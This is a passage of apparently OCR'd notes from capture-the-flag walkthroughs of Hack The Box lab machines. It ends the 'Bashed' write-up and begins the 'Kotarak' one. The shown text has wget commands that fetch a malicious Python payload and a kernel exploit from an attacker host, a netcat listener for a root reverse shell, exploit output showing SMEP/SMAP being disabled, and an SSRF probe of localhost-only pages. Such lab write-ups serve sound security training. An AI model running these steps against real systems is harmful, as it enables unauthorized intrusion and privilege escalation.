


Now download malicious python file inside /tmp

```
wget http://10.10.14.28/root.py
```

And then copy the root.py from inside /tmp into test.py in /script with the help of following command.


```
sudo -u scriptmanager cp /tmp/root.py /scripts/test.py
```



After some time you will get reverse connect at netcat terminal with root access. Now

finished the task by capturing root.txt file as shown below.


```
nc -lvp 1234
id
cd /root
ls
cat root.txt
```



2nd Method for finding root.txt flag.

We find machine architecture 14.0 in above method. So we start looking for a related kernel exploit in Google and luckily found an exploit from here for root privilege escalation.

Copy and paste the whole text inside a text file and save as **poc.c**



After that compile it with help of the following command:

```
gcc poc.c -o pwn
```

Run python HTTP server for transferring it into targets system.

At last, download complied file pwn into target machine from wget inside **/dev/shm** as shown in the image then give full permission and run the file.

```
1  wget http://10.10.14.28/pwn
2  chmod 777 pwn
3  ./pwn
```

It will give you root access, now catch the root.txt flag as soon as possible because it will crash the kernel after some time.

```
1  cd /root
2  cat root.txt
```

Superb!! We had completed the task and hacked this box.

```
www-data@bashed:/dev/shm$ wget http://10.10.14.28/pwn
wget http://10.10.14.28/pwn
--2018-04-28 11:04:58--  http://10.10.14.28/pwn
Connecting to 10.10.14.28:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23768 (23K) [application/octet-stream]
Saving to: 'pwn'

pwn                 100%[===================>]  23.21K   142KB/s

2018-04-28 11:04:58 (142 KB/s) - 'pwn' saved [23768/23768]

www-data@bashed:/dev/shm$ chmod 777 pwn
chmod 777 pwn
www-data@bashed:/dev/shm$ ./pwn
./pwn
[.] namespace sandbox setup successfully
[.] disabling SMEP & SMAP
[.] scheduling 0xffffffff81064550(0x406e0)
[.] waiting for the timer to execute
[.] done
[.] SMEP & SMAP should be off now
[.] getting root
[.] executing 0x558f6a535efd
[.] done
[.] should be root now
[.] checking if we got root
[+] got r00t ^_^
[!] don't kill the exploit binary, the kernel will crash
root@bashed:/dev/shm# cd /root/root.txt
cd /root/root.txt
bash: cd: /root/root.txt: Not a directory
root@bashed:/dev/shm# ls
ls
pwn
root@bashed:/dev/shm# cd /root
cd /root
root@bashed:/root# ls
ls
root.txt
root@bashed:/root# cat root.txt
cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
root@bashed:/root#
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultan

From <https://www.hackingarticles.in/hack-the-box-challenge-bashed-walkthrough/>

Kortak

Wednesday, January 2, 2019 7:16 PM


Level: Hard
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.55** so let's begin with nmap port enumeration.

```
1 nmap -p- -A 10.10.10.55 --open
```


From given below image, you can observe we found port 22, 8009, 8080, 60000 are open in victim's network.

```
root@kali:~# nmap -p- -A 10.10.10.55 --open

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 08:23 EDT
Nmap scan report for 10.10.10.55
Host is up (0.14s latency).
Not shown: 65447 closed ports, 84 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
|_  256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (EdDSA)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat/8.5.5 - Error report
60000/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title:         Kotarak Web Hosting
No exact OS matches for host (If you know what OS is running on it, see https://nmap.
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=3/21%OT=22%CT=1%CU=33251%PV=Y%DS=2%DC=T%G=Y%TM=5AB24F8
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=I%TS=8)SEQ(SP=1
OS:05%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O
OS:3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=7120%W2=
OS:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   145.94 ms 10.10.14.1
2   143.05 ms 10.10.10.55
```

As port 8080 and 60000 are running HTTP, we open the IP in our browser and access the page through port 8080. As soon as we open the ip in our browser we get a tomcat authentication prompt asking for username and password.



When we access the target machine through port 60000, we find a page that is hosted on the machine can be used to access the internet.




Now we need to use the dirb tool to enumerate the directories of the target machine.

```
1   dirb http://10.10.10.55:60000/
```


From given below image you can observe the highlighted directory that is put up by dirb in its output result.

```
^Croot@kali:~# dirb http://10.10.10.55:60000/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 21 08:50:14 2018
URL_BASE: http://10.10.10.55:60000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.55:60000/ ----
+ http://10.10.10.55:60000/index.php (CODE:200|SIZE:1169)
+ http://10.10.10.55:60000/info.php (CODE:200|SIZE:92343)
+ http://10.10.10.55:60000/server-status (CODE:403|SIZE:302)
```

We now try to check if the page is vulnerable to SSRF or not by trying to access a forbidden page on the target machine.



when we open server-status through the vulnerable page, we are able to access the forbidden content.
We then find that port 888 is listening locally on the target machine.



Then we opened http://localhost:888 through URL and it contains a few links to different files.

